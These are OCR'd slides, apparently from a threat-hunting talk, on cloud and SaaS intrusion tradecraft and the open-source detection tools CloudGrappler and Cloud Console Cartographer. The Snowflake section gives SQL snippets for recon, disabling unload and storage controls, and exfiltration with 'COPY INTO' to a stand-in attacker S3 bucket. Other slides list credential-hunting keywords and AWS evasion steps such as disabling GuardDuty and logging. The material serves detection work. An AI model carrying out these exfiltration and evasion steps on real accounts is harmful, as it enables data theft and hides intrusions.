
`Add Security Info`

Recon in SaaS Applications



AKIA*	esxi	root_password	snowflake_
AVD	"esxi root@"	s3_access	"signtool /"
VDO	"crowdstrike api"	s3_access_key	salesforce
VDI	"code signing"	s3_secret	twilio
Vsphere	ldap_password	securestring	twilio_api_key
administrator@vsphere.local	minio	sendgrid	"vault password"
api.cloudflare.com	okta_key	sendgrid_	vpn
aws_access_key_id	.pfx	shodan_api	
endpoint_url	private_signing	SNOWFLAKE_	

Snowflake



Initial Access

Federated Access (SAML)

PURPOSE

Establish Snowflake session via valid identity; UA/version drift, first time usage

Recon

Scope/role introspection

EXAMPLES

```
SELECT
CURRENT_AVAILABLE_ROLES();
SELECT
CURRENT_ORGANIZATION_ID();
```

PURPOSE

Understand session roles and tenant context.

Environment sweep

EXAMPLES

```
SHOW
ROLES/USERS/WAREHOUSES/DATA
SHOW GRANTS ...;
DESCRIBE ...
```

PURPOSE

Map objects, permissions, who has what

Sensitive object sampling

EXAMPLES

```
SELECT * FROM
IDENTIFIER(...) LIMIT
100;
```

PURPOSE

Quietly verifies data value and access without big pulls.

NOTES

100-row cap reduces noise/alerts (also defense evasion).

Structure discovery

EXAMPLES

```
GET_DDL(?, ?, ?) AS ddl;
```

PURPOSE

Blueprint data layout and dependencies for later export.

Maintain Presence / Priv Escalation

Authorization probing

EXAMPLES

```
SELECT
SYSTEM$AUTHORIZE_OPERATIONS
```

PURPOSE

Test ownership/modify/create on securables; find paths for escalation.

Create export automation (EXECUTE AS OWNER)

EXAMPLES

```
CREATE OR REPLACE
PROCEDURE ... EXECUTE AS
OWNER (SQL/JS);
```

PURPOSE

Run exports with owner's privileges; scalable across schemas.

NOTES

Create or Replace may evade existing detections

Defense Evasion

Weaken egress controls

EXAMPLES

```
ALTER ACCOUNT SET
PREVENT_UNLOAD_TO_INLINE_UR
= FALSE;
```

PURPOSE

Enable direct URL exports; reduce friction for exfil.

NOTES

Also a pre-exfil step toward Complete Mission.

Loosen stage governance

EXAMPLES

```
ALTER ACCOUNT SET
REQUIRE_STORAGE_INTEGRATION
TRUE→FALSE;
ALTER ACCOUNT SET
REQUIRE_STORAGE_INTEGRATION
= FALSE;
```

PURPOSE

Remove central controls around stage creation/operation.

Spend/usage awareness

EXAMPLES

```
snowflake.local.anomaly_ins
account_root_budget!...;
cost_insights!...
```

PURPOSE

Monitor consumption/anomalies to avoid standing out.

Complete Mission

Bulk data exfil (UNLOAD)

EXAMPLES

```
COPY INTO
s3://attackerS3/... ;
```

PURPOSE

Move datasets to attacker-controlled S3 buckets.

Retrieve auxiliary artifacts locally

EXAMPLES

```
GET
@~/worksheet_data/metadata
-> file:///...
```

PURPOSE

Pull logs/manifests/scripts to local host for bookkeeping.

Run export procedures


EXAMPLES

```
CALL AttackerSP();
```

PURPOSE

Execute automated exfil workflow; retries until successful.


On Prem Pivot



Observations

- From initial access to on-prem fast!
- Heavy use of AVD and VPN
- Learn how to use via your own guides
- Really loving ESXi
- NTDS.dit
- Disrupting remediation

Putting the Awww, in AWS



Attacker Actions

- AWS Management Console, S3 Browser, and Cloudshell
- Enumeration via billing, console, SSM
- Credential Harvesting and take over
- Instance Profile replacement
- Disable GuardDuty, StopLogging
- S3 Data Theft
- EC2 takeover and deployment

Hunts

- S3 Browser Usage
- * * Policy creation/modifications
- SecretsManager via Cloudshell
- Cloudshell uploads and downloads
- DeleteInvitations
- Serial usage
- Big boxes with Windows!

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



Tooling to Help



FEATURED, RESEARCH

INTRODUCING CLOUD CONSOLE CARTOGRAPHER: AN OPEN-SOURCE TOOL TO HELP SECURITY TEAMS EASILY UNDERSTAND LOG EVENTS GENERATED BY AWS CONSOLE ACTIVITY

DANIEL BOHANNON 04.18.2024

Introduction While most cloud CLI tools provide a one-to-one correlation between an API being invoked and a single corresponding API event being generated in cloud log telemetry, browser-based...

READ MORE

RESEARCH

INTRODUCING CLOUDGRAPPLER: A POWERFUL OPEN-SOURCE THREAT DETECTION TOOL FOR CLOUD ENVIRONMENTS


ANDI AHMETI 03.07.2024

IntroductionWith the increased activity of threat actor groups like LUCR-3 (Scattered Spider) over the last year, being able to detect the presence of these threat groups in cloud environments...

READ MORE


cloudgrappler

Permiso-io-tools/cloudgrappler




Cloudgrappler

- Threat Actor Querying
  - Permiso's TTP
- Single Event Detections
  - AWS
  - AZURE
  - GCP
  - Salesforce



Open-Source Tooling to Help – CloudGrappler



files > {} data_sources.json > ...

```
{
  "AWS": [
    {
      "bucket": "aws-cloudtrail-logs-1111111-f123123",
      "prefix": [
        "AWSLogs/1111111/CloudTrail/us-east-1/2023/11/10",
        "AWSLogs/1111111/CloudTrail/us-east-1/2023/11/11"
      ]
    },
    {
      "bucket": "aws-test-us-west-2-1111111"
    }

  ],
  "AZURE": [
    {
      "accountname": "storagetest",
      "container": [
        "cloudgrapple"
      ]
    },
    {
      "accountname": "test"
    }
  ]
}
```

files > {} queries.json > ...

```
[
  {
    "Name": "CloudShell secrets file download",
    "Query": "GetFileDownloadUrls.*secrets_",
    "Source": "AWS",
    "Intel": {
      "Type": "Threat Actor",
      "Value": "LUCR3"
    },
    "Severity": "MEDIUM",
    "Description": "Review use of CloudShell. Permiso seldom witnesses use of CloudShell
  },
  {
    "Name": "LUCR3 Searches",
    "Query": "s3_secret",
    "Source": "AZURE",
    "Intel": {
      "Type": "TTP",
      "Value": "LUCR3"
```

```
[+] Running GetFileDownloadUrls.*secrets_ for AWS
[+] Threat Actor: LUCR3
[+] Severity: MEDIUM
[+] Description: Review use of CloudShell. Permiso seldom witnesses use of CloudShell outside of known attackers.This however may be a part of your normal business use case.

--------------------------------------------------------------------------------------------------------------------------------
[+] Running s3_secret for AZURE
[+] TTP: LUCR3
[+] Severity: MEDIUM
[+] Description: Typical query searched by LUCR3 Threat Actor

--------------------------------------------------------------------------------------------------------------------------------
[+] Running DisassociateFromMasterAccount for AWS
[+] Threat Actor: LUCR3
[+] Severity: MEDIUM
[+] Description: An attacker exploiting the DisassociateFromMasterAccount eventName might gain unauthorized access, escalate privileges, disrupt operations, manipulate or ste

--------------------------------------------------------------------------------------------------------------------------------
[+] Running EnableSerialConsoleAccess for AWS
[+] Threat Actor: LUCR3
[+] Severity: MEDIUM
[+] Description: An attacker could potentially leverage 'EnableSerialConsoleAccess' to bypass regular security measures and gain unauthorized entry or control over a system t

--------------------------------------------------------------------------------------------------------------------------------
```

Open-Source Tooling to Help – Cloud Console Cartographer

CloudConsoleCartographer-main — pwsh

